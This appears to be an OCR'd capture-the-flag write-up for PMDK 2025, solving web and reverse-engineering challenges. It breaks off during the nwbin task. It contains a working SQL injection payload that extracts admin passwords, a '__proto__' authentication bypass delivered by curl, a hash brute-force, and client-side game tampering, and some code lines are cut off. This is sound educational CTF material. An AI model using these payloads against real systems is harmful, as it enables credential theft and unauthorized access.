
PMDK 2025

Team name: lykeio_kollegiou_psychikou_1


WEB

Defaced

The flag is split between source files.



```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Defaced by Source Exp0iters</title>
    <link href="style.css" rel="stylesheet" />
</head>
    <body>
        <div class="glitch" data-text="DEFACED by S0URC3 EXPL0IT3R5"></div>
        <div class="info">Security is an illusion. We read the source. Then we exploit it.</div>
        <script src="script.js"></script>
        <!--
            Pay us 1.0 BTC to this address: 1a3xFak3Addr355T0PayTH3R4ns0m3
            Or your secrets will be exposed.
            Tick tock.
            - S0URC3 EXPL0IT3R5, lead by FLAG{p4rT_1_iN_HTml_
        -->
    </body>
</html>
```




```css
/*
    Defacer CSS code by
    th3_2ND_fl4g_pARt_in_Cs5_
*/
body {
    background: repeating-linear-gradient(0deg, #0E0D0E 25%, #0E0D0E 50%, #171819 50%, #171819 75%);
    background-size: 10px 10px;
    height: 100vh;
    overflow: hidden;
    font-family: Arial, sans-serif;
    justify-content: center;
    align-items: center;
}

.glitch {
    position: relative;
    text-align: center;
    color: #fff;
    font-size: 32px;
    line-height: 32px;
```

```
/*
    Defacer js code by
    anD_th3_3Rd_paRT3_IN_Js}
*/
let glitched = [... document.querySelectorAll('.glitch')];
glitched.forEach(g => {
    if (g.dataset.text) {
        for (let i = 9; i >= 0; i--) {
            let div = document.createElement('div');
            div.className = 'line';
            div.textContent = g.dataset.text;
            g.appendChild(div);
        }
    }
});
```

Chocolate Injection

This SQL statement is susceptible to SQL injection:




```
function getDonuts($searchQuery = '') {
    global $app_db;
    $query = "SELECT * FROM donuts";

    // Add search filter if a search query is provided
    if (!empty($searchQuery)) {
        $query .= " WHERE name LIKE '%$searchQuery%'";
    }
    $query .= " ORDER BY name DESC";

    $result = $app_db->query($query);

    $donuts = [];
    while ($row = $result->fetchArray()) {
        $donuts[] = $row;
    }

    return $donuts;
}
```

To recover the administrator password, we can use the following payload:


```
jj' UNION SELECT 1, username, 2, password FROM admins--
```

http://challenges.pmdk.gr:[PORT]/eat.php?search=jj%27%20UNION%20SELECT%201,%20username,%202,%20password%20FROM%20admins–

After that, we only need to create 4 orders to pass this check and recover the flag.



```
<?php } ?>
<div class="text-end"><?= (count($orders) == 1 ? 'There is ' . count($orders) . ' order to be completed.' : (count($orders) == 4 ?
'There are ' . file_get_contents('../flag.txt') . ' orders to be completed.' : 'There are ' . count($orders) . ' orders to be
completed.')); ?></div>
</div>
<div class="text-end text-muted">
    <a href="admin-logout.php">Logout from admin panel</a>
</div>
```



Order ID	Items	Total	Name	Date	Actions
1	Strawberry Sprinkled × 1	$4.34		2025-02-08 10:12:25	Delete Order
2	White Chocolate Glazed × 1	$4.34		2025-02-08 10:12:32	Delete Order
3	White Chocolate Glazed × 1	$4.34		2025-02-08 10:12:38	Delete Order
4	Red Velvet Sprinkled × 1	$4.65		2025-02-08 10:12:47	Delete Order

There are FLAG{Nom-n0m-I-lov3-doNuTs-w1TH-mY-SQL1!} orders to be completed.


Minesweeper

The goal is to solve a 32x32 board

Minesweeper is implemented on the client-side, and the source code is obfuscated using `obfuscator.io`.

We can recover a more legible version using this tool https://obf-io.deobfuscate.io/

In order to access the game variables, we can set a breakpoint in the gameWin check hook:




```
clearInterval(_0x2d9cf5);
setInterval(() => {
  if (!_0x64e9f4.gameWin) {
    return;
  }
  let _0x5b4e61 = '' + _0x64e9f4;
  _0x64e9f4.gameWin = false;
  try {
    let _0x311f27 = (sha512(_0x5b4e61 + '_1') + sha512(_0x5b4e61 + '_2') + sha512(_0x5b4e61 + '_3')).match
    _0x311f27 = String.fromCharCode.apply(String, Uint8Array.from([0xbd, 0x1b, 0x71, 0xfa, 0xcc, 0x3c, 0x6
    if (_0x311f27.substring(0x0, 0x4) != "FLAG") {
      throw '';
    }
    alert(_0x311f27);
  } catch (_0x5b129f) {
    alert("The flag is not here");
    window.location.href = window.location.href;
  }
```

and clear the board programmatically.

```
//FLAG{1_tH1nK_i_g0t_eN0ugh_G4me_H4ck1nG_FuN_4_tOdAY!}
for(i = 0; i < 32; i++){
    for(j = 0; j < 32; j++){
        if(_0x64e9f4.grid[i][j].mine == false){
            _0x64e9f4.revealCell(i,j)
        }
    }
}
```

Satellite Hijack V1


We need to recover the id corresponding to the secret hash.




```
const newUser = (max: number = 999_999_999) => {
  return Math.floor(Math.random() * max).toString();
};

const hashed = (data: string) => Bun.hash(data).toString();

const secret = "2842816338533097556";
```

We can assume that the id is within the `newUser` range (10^9) which is bruteforcable.

The secret id is `704515504`, and we can recover the flag.



```
        return $.html();
      })
      .get(
        "/flag",
        async ({ layout, flagPage, userId, authorized, redirect }) => {
          if (!authorized) return redirect("/");

          const $ = cheerio.load(Buffer.from(await layout().arrayBuffer()));

          $("#user").html(userId);
          $(".link").removeClass("has-text-info");
          $("#flag-link").addClass("has-text-info");
```



```
Welcome to Bun v1.1.21
Type ".help" for more information.
[!] Please note that the REPL implementation is still experimental!
    Don't consider it to be representative of the stability or behavior of Bun overall.
> const hashed = (data: string) => Bun.hash(data).toString();
undefined
> const secret = "2842816338533097556";
undefined
> for ( let i = 0; i < 999_999_999; i++) { if(hashed(i.toString()) == secret ) {console.log(i)} }
```

```
FLAG{Th3-C4k3-1s-4-L13}
```

Satellite Hijack V2

In order to recover the flag, we should exit this middleware function authorized.


```
app.resolve(async ({ headers, cookie, jwt }) => {
      let userId = newUser();
      let authorized = false;

      if (headers.user) {
        const [user, key_id, tag] = headers.user.split(":");
        const key = secretKeys[key_id] ? secretKeys[key_id] : null;
        if (key && hashed(`${user}:${key}`).toString() === tag) {
          authorized = true;
```

```
        }

        userId = user;
      }

      if (cookie.token.value) {
        const verification = await jwt.verify(cookie.token.value);

        if (verification) {
          authorized = verification.authorized == "y";
          userId = verification.userId.toString();
        } else {
          cookie.token.remove();
        }
      } else {
        cookie.token.value = await jwt.sign({
          userId,
          authorized: authorized ? "y" : "n",
        });
      }

      let keyHash = hashed(secretKeys[userId % secretKeys.length]).toString();
      return { userId, keyHash, authorized };
})
```


The backend code requires:

- `key` not to be null
- to supply the hash of a partially unknown value.

By passing a key like `__proto__` that exists in the array by default we can bypass both checks.



```
4
undefined
> if(secretKeys['__proto__']){console.log(4)}
4
undefined
```



```
> hashed(`pepegas:${secret['__proto__']}`)
'1103598965827961278'
>
>
>
```

By not supplying a cookie, no further checks are performed.


So, the final payload is:

```
curl http://challenges.pmdk.gr:[PORT]/flag -H 'User: pepegas:__proto__:1103598965

# FLAG{b34m-M3-up-Sc0tty}
```

Rev

It is all about da strings

Ida output:



```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  char s2[40]; // [rsp+10h] [rbp-30h] BYREF
  unsigned __int64 v5; // [rsp+38h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  if ( argc == 2 )
  {
    strcpy(s2, "FLAG{w3l1_tH1s_w4S_nOT_th4T_hArD}");
    if ( !strcmp(argv[1], s2) )
      puts("Correct secret! Access granted!");
    else
      puts("Incorrect secret! Try again.");
    return 0;
  }
  else
```

Emojious

```
def main():
    cp = 'ꭃ😏⸺„🙌🙄😮🙀Ꞵ☙Ꞵ😜🧑🧑Ꞵ▞😱🙊☙☙🧑😺ᏣƬ🙌🙇🙄😠🙆☙☙▞😷🙇☙🙄🙄😜🙋☙
    print(f"This is interesting: {cp}")
    mkey = input("Type the magic key: ")
    pt = ''.join([chr(ord(c) ^ ord(mkey[i % len(mkey)])) for i, c in enumerate(cp)
    print(f"And this is what you've got: {pt}")

    # Hint: The key is the flag and the flag format is FLAG{....}
```

cp is xored with our input and we can assume that the output is the flag. We can also assume that the xor key is small in length

We can recover the first 5 characters of the key knowing that the flag format is `FLAG{...}` by xoring `FLAG{` with the first characters of the encrypted string.

```
pt = 'FLAG{'
mkey = ''.join([chr(ord(c) ^ ord(pt[i % len(pt)])) for i, c in enumerate(cp[:5])])

#mkey 😡🙃😯😿😷
```


xoring the whole flag with this key recovers the flag:

```
pt = ''.join([chr(ord(c) ^ ord(mkey[i % len(mkey)])) for i, c in enumerate(cp)])

print(pt)
#FLAG{emojis_are_really_special_these_days}
```

nwbin

When nwbin.exe is run, a terminal pops up.
It is easy to guess that `nwjs` is the correct answer.

My attempts to reverse the binary where not particularly fruitful since it loads a ton of DLLs.
I, then, had the idea to check the process spawn command with process explorer:



```
I live where JavaScript meets Chromium's might
In a package of wonder
I'm not a bro
My local file

My secrets li
Where scripts
To uncover my
Crack open my

Who am I? █
```

Image File

nwjs

Version: 0.95.0.0

Build Time: Sat Jun 1 22:00:00 2024

Path:
C:\Users\User\Downloads\pmdk\rev-nwbin\nwbin\nwbin.exe

Command line:
bin\User Data" --nwapp-path="C:\Users\User\AppData\Local\Temp\nw9256_986958171" --start-stack-profiler --field-trial-handle=1988,i,16619881900930995280,

Current directory:
C:\Windows\System32\

Autostart Location:
n/a


Parent: nwbin.exe(9256)

User: WINDEV2308EVAL\User

Started: 2:57:03 AM 2/8/2025 Image: 64-bit

Comment

This reveals an interesting directory:



